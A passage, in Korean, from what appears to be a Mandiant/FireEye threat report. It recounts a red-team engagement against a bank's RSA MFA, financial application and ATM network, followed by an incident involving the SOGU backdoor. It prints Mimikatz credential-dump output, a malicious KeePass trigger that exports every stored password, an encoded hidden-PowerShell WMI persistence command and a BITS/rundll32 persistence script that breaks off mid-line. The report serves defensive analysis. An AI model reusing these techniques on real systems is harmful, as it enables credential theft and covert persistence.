그런 다음 레드팀은 해킹된 계정에 대한 Active Directory 그룹 구성원 목록을 작성하고 {Computer Name}_Administrators의 네이밍 스키마를 따른 여러 그룹을 확인했습니다. 레드팀은 \\{Computer Name}\C$의 원격 디렉터리 리스팅을 수행하여 지정된 컴퓨터에 대한 로컬 관리자 권한이 있는 계정을 확인했습니다. 또한 레드팀은 로그인한 사용자 및 실행 중인 소프트웨어에 대한 정보를 얻기 위해 PowerShell Remoting을 사용하여 해당 시스템 상에서 명령을 실행했습니다. 데이터를 검토한 후 레드팀은 메모리상의 행위에 대한 탐지 기능이 있는 엔드포인트 EDR을 통해서 의심스러운 커맨드 구문의 실행 여부 및 계정탈취와 연관된 프로세스의 종속성을 휴리스틱 기법으로 탐지하게 됩니다.

탐지를 피하기 위해 레드팀은 WMI를 통해 실행되는 커스텀 유틸리티를 사용하여 LSASS 프로세스 메모리 덤프를 만들었습니다. 레드팀은 SMB를 통해 LSASS 덤프 파일을 검색하고 Mimikatz를 사용하여 일반 텍스트 암호와 NTLM 해시를 추출했습니다.9 레드팀은 활성화된 특권 사용자 세션을 잠재적으로 보유한 것으로 확인된 10개의 고유한 시스템에서 이 프로세스를 수행했습니다. 레드팀은 이 10개 시스템 중 하나에서 Domain Administrators 그룹의 구성원 인증 정보를 획득하는 데 성공했습니다.

레드팀은 이 도메인 관리자 계정에 액세스하여 고객 도메인의 모든 시스템과 사용자에 대한 완전한 관리 권한을 가지게 되었습니다. 그런 다음 중요한 고객 자산에 대한 공격의 위험을 입증하기 위해 이 특권 계정을 우선순위가 높은 여러 애플리케이션 및 네트워크 세그먼트에 액세스하는 데 중점적으로 사용하였습니다.

6 Sean Metcalf(2017년 2월 5일). Detecting Kerberoasting Activity. https://adsecurity.org/?p=3458
7 GitHub에서 제공 https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
8 Christopher Schmitt(2017년 10월 30일). Introducing GoCrack: A Managed Password Cracking Tool
9 GitHub에서 제공. https://github.com/gentilkiwi/mimikatz 참조

고가치의 목표물 액세스

이 단계에서 클라이언트는 Mandiant 레드팀이 대상으로 삼을 세 가지 중요한 목표물로 RSA MFA 시스템, ATM 네트워크, 그리고 고가치의 금융 애플리케이션을 명시했습니다.


금융 애플리케이션 타케팅

레드팀은 목표와 관련된 호스트 이름에 대해 Active Directory 데이터를 쿼리하여 이 단계를 시작했으며 이들의 핵심 금융 애플리케이션에 대한 참조를 포함하는 다수의 서버 및 데이터베이스를 발견했습니다. 레드팀은 금융 애플리케이션 웹 서버의 파일과 문서를 검토하고 금융 애플리케이션에 액세스한 아래의 사용자를 표시하는 인증 로그를 발견했습니다.

- CUSTOMER\user1
- CUSTOMER\user2
- CUSTOMER\user3
- CUSTOMER\user4

레드팀은 금융 애플리케이션의 웹 인터페이스(그림 14)로 이동하여 인증에 'RSA 패스 코드'가 필요하다는 것을 발견했으며, 이는 액세스에 MFA 토큰이 필요함을 명확하게 보여줍니다.


그림 14. 금융 애플리케이션 로그인 포털



다단계 인증 우회

레드팀은 네트워크 파일 공유에서 구성 파일과 IT 문서를 검색함으로써 클라이언트의 RSA MFA 구현을 목표로 삼았습니다. 파일 공유 중 하나(그림 15)에서 레드팀은 세 개의 RSA 서버의 호스트 이름이 표시된 소프트웨어 마이그레이션 로그 파일을 발견했습니다.

그림 15. \\CUSTOMER-FS01\Software의 RSA 마이그레이션 로그



다음으로, 레드팀은 RSA 인증 모듈을 설치한 사용자를 식별하는 데 초점을 맞추었습니다. 레드팀은 RSA 서버의 C:\Users 및 C:\data 폴더의 디렉토리 리스팅을 수행하면서, RSA 에이전트 설치 프로그램이 다운로드된 당일에 CUSTOMER\CUSTOMER_ADMIN10이 로그인한 것을 발견했습니다. 이 지표를 사용하여 레드팀은 CUSTOMER\CUSTOMER_ADMIN10을 잠재적인 RSA 관리자로 타겟팅했습니다.

그림 16. 디렉토리 리스팅 출력

```
Directory: C:\Users

Mode   LastWriteTime        Length    Name
----   -------------        ------    ----
d----  9/14/2016   5:15 PM            .NET v2.0
d----  9/14/2016   5:15 PM            .NET v2.0 Classic
d----  9/14/2016   5:15 PM            .NET v4.5
d----  9/14/2016   5:15 PM            .NET v4.5 Classic
d----  9/9/2016   12:12 PM             Administrator
d----  1/17/2017   5:44 PM            CUSTOMER_ADMIN7
d----  9/14/2016   5:15 PM            Classic.NET AppPool
d----  7/17/2017   4:03 PM            cUSTOMER_ADMIN15
d----  9/14/2016   8:21 AM            CUSTOMER_ADMIN10

------------------------------------------------------

Directory: C:\data

Mode   LastWriteTime        Length      Name
----   -------------        ------      ----
d---   9/14/2016 12:14PM               WebAgent_80_x64_IIS
-a---  9/14/2016 8:19AM     57390141    WebAgent_80_x64_IIS.zip
```

레드팀은 사용자 세부 정보를 검토함으로써 CUSTOMER\CUSTOMER_ADMIN10 계정이 실제로 해당 표준 사용자 계정 CUSTOMER\user103의 특권 계정임을 확인했습니다. 또한 오픈 소스 PowerShell 도구인 PowerView10을 사용하여 CUSTOMER\user103이 최근에 로그인 했던 환경의 시스템을 확인했습니다(그림 17).

그림 17.
PowerView Invoke-UserHunter 명령 실행

```
03/20 19:32:35 [input] powerpick Invoke-UserHunter -Username User103 -Stealth
03/20 19:32:35 [task]  Tasked beacon to rin: Invoke-userHunter -Username user103 -
Stealth (unmanaged)
03/20 19:32:43 [checkin] host called home, sent: 133715 bytes
03/20 19:32:57 [output]
received output:

UserDomain      : CUSTOMER.example
UserName        : User103
ComputerName    : CUSTOMER-FS01
IPAddress       : 10.4.32.12
SessionFrom     : 10.4.133.76
SessionFromName : CUSTOMER-v10103.CUSTOMER.example
LocalAdmin      :

UserDomain      : CUSTOMER.example
UserName        : User103
ComputerName    : CUSTOMER-FS01
IPAddress       : 10.4.32.12
SessionFrom     : 10.1.33.133
SessionFromName : 10.1.33.133
LocalAdmin      :
```

10 GitHub에서 제공. https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1 참조

레드팀은 10.1.33.133의 LSASS 메모리에서 인증 정보를 수집하고 CUSTOMER\user103의 클리어텍스트 암호를 성공적으로 입수했습니다(그림 18).

그림 18.
Mimikatz 출력

```
Using 'rsa.log for logfile : OK

mimikats # sekursla: :minidump C:\Users\user\Desktop\rsa.dmp
Switch to MINIDUMP : 'C:\Users\user\Desktop\rsa.dmp'

mimikatz # sekurlsa: :logonpasswords
Opening :  'C:\Users\user\Desktop\rsa.dmp' file for minidump...

Authentication Id : 0 ; 1726155 (00000000:001a56cb)
Session           : RemoteInteractive from 2
User Name         : user103
Domain            : CUSTOMER
Logon Server      : CUSTOMER-DC1
Logon Time        : 3/13/2018 12:22:37 PM
SID               : S-1-5-21-123456789-0123456789-123456789-1234
msv :
 [00000003] Primary
 * Username : user103
 * Domain   : CUSTOMER
 * NTLM     : 9f<REDACTED>f1d4e
 * SHA1     : 8cd<REDACTED>68897b645
 * DPAPI    : ce3<REDACTED>6d0f7
tspkg :
 * Username : user103
 * Domain   : CUSTOMER
 * Password : <REDACTED>
```


레드팀은 CUSTOMER\user103에 대한 인증 정보를 사용하여 MFA 없이 관리 권한이 있는 RSA 보안 콘솔의 웹 프런트 엔드에 로그인했습니다(그림 19).

많은 조직이 새로운 RSA 토큰 생성을 모니터링하는 감사 절차를 보유하고 있으므로 레드팀은 비상 키 코드를 제공하는 것이 가장 안전한 방법이라고 판단했습니다. 그러나 클라이언트가 소프트웨어 토큰을 사용하고 있었기 때문에 비상 토큰은 여전히 사용자의 RSA SecurID PIN을 필요로 했습니다. 그래서 금융 애플리케이션의 개별 사용자를 대상으로 워크스테이션에 저장된 RSA PIN의 발견을 시도해 보기로 결정했습니다.

레드팀은 어느 사용자가 금융 애플리케이션에 액세스할 수 있는지 알고 있었지만 각 사용자에게 할당된 시스템에 대해서는 알지 못했습니다. 이 시스템을 확인하기 위해 레드팀은 받은편지함을 통해 사용자를 타겟팅했습니다. 레드팀은 Ruler[11] 유틸리티를 사용하여 HTTP상에서 MAPI를 통해 금융 애플리케이션 사용자 CUSTOMER\user1에 대해 악성 Outlook 홈페이지를 설정했습니다. 이렇게 하면 사용자가 자신의 시스템에서 Outlook을 다시 열 때마다 백도어가 실행됩니다.

CUSTOMER\user1이 Outlook을 다시 실행하고 이들의 워크스테이션이 손상되면 레드팀이 시스템에 설치된 프로그램을 열거하고 대상 사용자가 일반적인 암호 저장 솔루션인 KeePass를 사용했음을 확인했습니다.

그림 19.
RSA 콘솔



11 GitHub에서 제공. https://github.com/sensepost/ruler 참조

레드팀은 KeePass 구성 파일에 악성 이벤트 트리거를 추가하여 마스터 암호 없이 파일의 콘텐츠를 검색하기 위해 KeePass에 대한 공격을 수행했습니다(그림 20). 이 트리거를 사용하여 다음에 사용자가 KeePass를 열면 KeePass 데이터베이스 내의 모든 암호가 포함된 CSV 파일이 생성되었으며 사용자의 로밍 프로필의 내보내기를 검색할 수 있었습니다.

이렇게 생성된 CSV 파일의 항목 중 하나는 금융 애플리케이션의 로그인 인증 정보였으며, 여기에는 애플리케이션 암호는 물론 사용자의 RSA SecurID PIN도 포함되어 있었습니다. 이 정보를 이용해 레드팀은 금융 애플리케이션에 액세스하기 위해 필요한 모든 인증 정보를 보유하게 되었습니다.

그림 20.
악성 구성 파일

```
<TriggerSystem>
     <Triggers>
          <Trigger>
               <Guid>/L3TABT7nUyA9HdwvKgcig==</Guid>
               <Name>Audit</Name>
               <Events>
                    <Event>
                         <TypeGuid>2f8UBoW4QZm5BvaeKztApw==</TypeGuid>
                         <Parameters>
                              <Parameter>0</Parameter>
                         </Parameter>
                    </Event>
               </Events>
               <Conditions  />
               <Actions>
                    <Action>
                         <TypeGuid>E5prW87WRr34NO1xP5RIIg==</TypeGuid>
                         <Parameters>
                              <Parameter>

     C:\Users\user1\AppData\Roaming\KeePass\{DB_BASENAME}.csv
                         </Parameter>
                         <Parameter>KeePass CSV (1.x)</Parameter>
                    </Parameter>
               </Action>
          </Trigger>
     </Triggers>
</TriggerSystem>
```

레드팀은 RSA 보안 콘솔에 CUSTOMER\user103으로 로그인하여 CUSTOMER\user1의 사용자 기록으로 이동했습니다. 그런 다음 온라인 비상 액세스 토큰을 생성했습니다(그림 21). 다음 번에 CUSTOMER\user1이 적합한 RSA SecurID PIN + 토큰 코드로 인증되면 비상 액세스 코드가 비활성화되도록 토큰이 설정되었습니다. 이는 비밀을 유지하고 사용자의 비즈니스 수행 능력에 미치는 영향을 완화하기 위해 수행되었습니다.




그림 21.
비상 액세스 토큰

그런 다음 비상 액세스 토큰을 사용하여 금융 애플리케이션에 대한 인증을 받는 데 성공했습니다(그림 22).




그림 22.
비상 액세스 토큰으로 액세스한 금융 애플리케이션

ATM 액세스

레드팀의 최종 목표는 주요 기업 도메인과 분리된 별도의 네트워크 세그먼트에 존재하는 ATM 환경에 액세스하는 것이었습니다. 먼저, ATM_Administrators와 같이 잠재적으로 관련성이 있는 그룹의 회원 목록을 쿼리하여 고가치의 사용자 목록을 작성했습니다. 그런 다음 접근 가능한 모든 시스템에서 이러한 대상 계정의 최근 로그인을 검색하고 메모리에서 암호를 덤프했습니다.

ATM 관리자 CUSTOMER\ADMIN02의 암호를 획득한 후 클라이언트의 내부 Citrix 포털에 로그인하여 직원의 데스크톱에 액세스했습니다. 관리자의 문서를 검토한 후, 회사와 ATM 네트워크 세그먼트를 연결하는 JUMPHOST01 서버를 통해 클라이언트의 ATM에 액세스할 수 있다고 판단했습니다. 또한 'ATM 관리'용으로 Internet Explorer에 저장된 북마크를 발견했습니다. 이 링크를 Citrix 데스크톱에서 직접 액세스할 수는 없었지만, JUMPHOST01에서는 액세스할 수 있을 것으로 판단했습니다.

점프 서버는 시스템에 RDP를 시도하는 사용자에 대해 MFA를 적용했기 때문에 앞서 침해된 도메인 관리자 계정인 CUSTOMER\ADMIN01을 사용하여 JUMPHOST01에서 WMI를 통해 페이로드를 실행했습니다. WMI는 MFA를 지원하지 않으므로 레드팀은 JUMPHOST01과 레드팀의 CnC 서버 사이에 연결을 설정하고 SOCKS 프록시를 생성하며 RSA 핀 없이 ATM 관리 애플리케이션에 액세스할 수 있었습니다. 레드팀은 ATM 관리 애플리케이션 인증에 성공한 다음 모든 ATM 기계에 대해 SYSTEM 권한을 사용하여 현금을 인출시키고 로컬 관리자를 추가하고 새 소프트웨어를 설치하고 명령을 실행할 수 있었습니다(그림 23).

그림 23.
SYSTEM으로
ATM에 명령 실행

Output Properties

```
Script:  C:\Windows\system32>whoami
         nt authority\system

         C:\Windows\system32>ipconfig

         Windows IP Configuration

         Ethernet adapter Local Area Connection:

         Connection-specifix DNS Suffix . :
         Link-local IPv6 Address.....:fe80::e43e:c881:45dc:9b14%11
         IPv4 Adress...........:10.250.155.130
         Subnet Mask...........:255.255.255.240
         Default Gateway.........:10.250.155.129

         Tunnel adapter isatap.{10DBD030-1FCE-4165-A46C-377550561770}:

         Media State...........:Media disconnected
         Connection-specific DNS Suffix.:
```


요점: 다단계 인증, 암호 정책, 계정 세분화

다단계 인증

Mandiant 전문가들은 MFA를 통해 VPN 또는 원격 액세스 인프라를 보호하는 고객의 수가 상당히 늘었다는 사실을 목격했습니다. 그러나 사내 네트워크 내부에서 액세스되는 애플리케이션의 경우 MFA를 갖추지 못한 경우가 흔합니다. 따라서 FireEye는 외부에서 액세스할 수 있는 모든 로그인 포털과 민감한 내부 애플리케이션에 대해 MFA를 시행할 것을 고객에게 권장합니다.

암호 정책

이 작업을 진행하는 동안 무작위 대입 공격을 가능하게 했던 계정의 약한 암호 덕분에 4개의 특권 서비스 계정을 손상시킬 수 있었습니다. FireEye는 고객이 모든 계정에 대해 강력한 암호를 사용할 것을 권장합니다. 고객은 서비스 계정에 대해 최소 20자의 암호를 시행해야 합니다. 가능한 경우 고객은 Microsoft 관리 서비스 계정(MSA) 또는 엔터프라이즈 암호 저장 솔루션을 사용하여 특권 사용자를 관리해야 합니다.

계정 세분화

레드팀이 환경에 대한 초기 액세스 권한을 얻은 후에는 계정의 세분화 부족으로 인해 도메인의 권한을 신속하게 상승시킬 수 있었습니다. FireEye는 계정 권한 설정 시 '최소 권한 원칙'을 따를 것을 권장합니다. 계정은 역할별로 분리되어야 하므로 일반 사용자, 관리 사용자 및 도메인 관리자는 각각 고유한 계정입니다. 따라서, 단일 직원일지라도 역할별로 계정이 각각 필요합니다.

일반 사용자 계정에는 문서화된 비즈니스 요구 사항 없이 로컬 관리자 액세스 권한을 부여해서는 안 됩니다. 워크스테이션 관리자는 서버에 로그인하는 것이 허용되어서는 안 되며, 반대의 경우도 마찬가지입니다. 마지막으로 도메인 관리자는 도메인 컨트롤러에만 로그인할 수 있어야 하며 서버 관리자는 해당 시스템에 액세스할 수 없어야 합니다. 이 방법으로 계정을 세분화함으로써 고객은 공격자가 권한을 상승시키거나 손상된 하나의 계정에서 측면으로 이동하기 어렵게 만들 수 있습니다.

맺음말

이 사례 연구에서 보듯이, Mandiant 레드팀은 클라이언트 환경에서 거점을 확보하고, 소프트웨어 또는 운영 체제 익스플로잇 없이 회사 도메인에 대한 모든 관리 권한을 획득하고 모든 중요한 비즈니스 애플리케이션을 손상시킬 수 있었습니다. 그 대신, 레드팀은 비정상적인 시스템 구성 확인, 소셜 엔지니어링 공격 수행, 클라이언트의 내부 도구 및 문서 사용에 중점을 두었습니다. 레드팀은 고객의 MFA, 서비스 계정 암호 정책 및 계정 세분화의 구성으로 인해 목표를 달성할 수 있었습니다.

공격자의 속성 또는 시크릿 노크

FireEye Mandiant는 외부 공격자가 CEO의 업무용 이메일 계정을 침해하여 강탈 이메일 보냈던 아시아의 통신 회사에서 발생한 사건에 대응했습니다. 공격자는 회사의 서버 인프라를 손상시키고 도난당한 고객 정보를 게시하거나 판매하겠다고 위협하는 메일을 CEO의 업무 메일 계정을 사용하여 직원들에게 발송했습니다. 공격자는 자신의 능력을 증명하기 위해 중요하지 않은 35개의 서버를 종료함으로 회사의 인프라에 접근 할 수 있음을 보여주었습니다. 공격자가 강탈 요구를 계속해서 하지는 않았지만 서버를 재부팅함으로써 입증된 공격자의 통제 수준 자체로도 즉각적이고 광범위한 조사가 필요했습니다.

Mandiant 컨설턴트의 조사에 따르면 공격자가 손상된 시스템에 Meterpreter 리버스셸과 SOGU 백도어 조합을 사용하여 최소한 3년 동안 액세스를 유지하고 있었습니다. 2015년부터 2016년까지 공격자는 WMIEXEC, SOGU 및 webshell과 같은 변종 도구를 사용하여 내부 이동을 수행하고 클라이언트 환경에서 자신의 거점을 강화했습니다. VBScript에 인코딩된 WMI 기반 명령 셸 유틸리티인 WMIEXEC을 사용하면 공격자가 원격 시스템에서 명령을 실행하고 파일을 공유할 수 있습니다. SOGU는 공격자가 파일을 업로드 및 다운로드하고 임의의 프로세스 및 원격 셸 기능을 실행할 수 있게 합니다.

SOGU 악성코드의 사용은 중국 스파이 공격자들에게만 귀속되며, 여러 중국 그룹 간에 공유되고 있습니다. 텔레커뮤니케이션 업체를 타겟으로 하는 것은 중국 정부가 지원하는 공격자들에게 전략적이며 이상적입니다. 그 이유는 정부 관계자(현직 및 야당), 종교 지도자(불교도, 이슬람교도), 기업 임원 및 외교관과 같은 관심 대상의 커뮤니케이션에 잠재적인 인사이트를 제공하기 때문입니다. 중국 통신 업체들에 대한 시장 압박이 점차 증가하는 상황에서 이 클라이언트는 글로벌 비즈니스 및 족적을 확대하기 위해 경쟁함에 따라 중국 정부가 지원하는 공격 그룹의 전략적 목표였습니다.

SOGU 백도어는 DLL '사이드 로딩' 기법을 사용하여 로드되었습니다. 탐지를 피하기 위해 각 SOG 백도어는 클라이언트의 환경 내에서 다른 합법적인 애플리케이션에 의해 로드되도록 구성되었습니다(그림 24). 예를 들어 당사 조사에서 'CrashReport.exe'가 적법하고 서명된 어플리케이션으로 확인되었습니다. 공격자는 악성 DLL을 조작하고 'NetUtil.dll'이라 명명하여, 'CrashReport.exe'가 이를 로딩하도록 했습니다. 악성 'NetUtil.dll'이 로드되면 'license.rtf'라는 파일로부터 SOGU 백도어 셸코드의 암호를 해독했습니다.

DLL 사이드 로딩:
합법적인 소프트웨어가 악의적으로 작동하게 만드는 수법입니다.

그림 24.
C:\ProgramData\Images에 생성된 SOGU 파일

CrashReport.exe	994a15ff58e0ac5ee8ad83b0c94977fb	179,840
NetUtil.dll	02ec6a4d2188be08a6343ac019a6cb6b	5,120
license.rtf	a97ea34a3bf1890339f00842bf3262cb	80,618

2017년, 공격자는 WMI와 BITS를 이용해 지속성을 유지하기 시작했습니다. Mandiant는 WMI와 BITS의 사용을 수년 동안 문서화하고 있지만 이러한 지속성 메커니즘은 여전히 윈도우 레지스트리 실행 키, 윈도우 서비스 및 스케줄링된 작업과 같은 것보다 덜 일반적입니다.

그림 25에는 이 공격자가 이용한 복구된 WMI 지속성 메커니즘의 예가 나와 있습니다. 이 공격자는 윈도우 레지스트리에서 SOGU 백도어를 디코딩하고 실행하는 PowerShell 코드를 시간 단위로 실행하도록 구성했습니다.

그림 25.
복구된 WMI 지속성 메커니즘의 예

필터: SystemFailureEventFilter(SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System')

컨슈머: SystemFailureEventConsumer(C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -enc JABzAG8AaQBs...)

그림 26에는 복구된 BITS 지속성 메커니즘의 예가 나와 있습니다. 이 공격자는 사용자가 침해된 시스템에 로그인한 후, 윈도우 레지스트리에 저장된 악성 PowerShell 스크립트를 시작하기 위해 BITS 작업을 실행했습니다.

그림 26.
복구된 BITS 지속성 메커니즘의 예

```
@echo off

bitsadmin /rawreturn /create FirewallPolicyUpdate

bitsadmin /rawreturn /addfile FirewallPolicyUpdate file://c:\windows\system32\
kernel32.dll c:\windows\temp\h.jpg

bitsadmin /rawreturn /setnotifycmdline FirewallPolicyUpdate “rundll32.exe”
“rundll32.exe javascript:””\..\mshtml,RunHTMLApplication “”;document.
write();new%%20ActiveXObject(“”WScript.Shell””).Run(“”c:\\windows\\
syswow64\\WindowsPowerShell\\v1.0\\powershell.exe -ep bypass
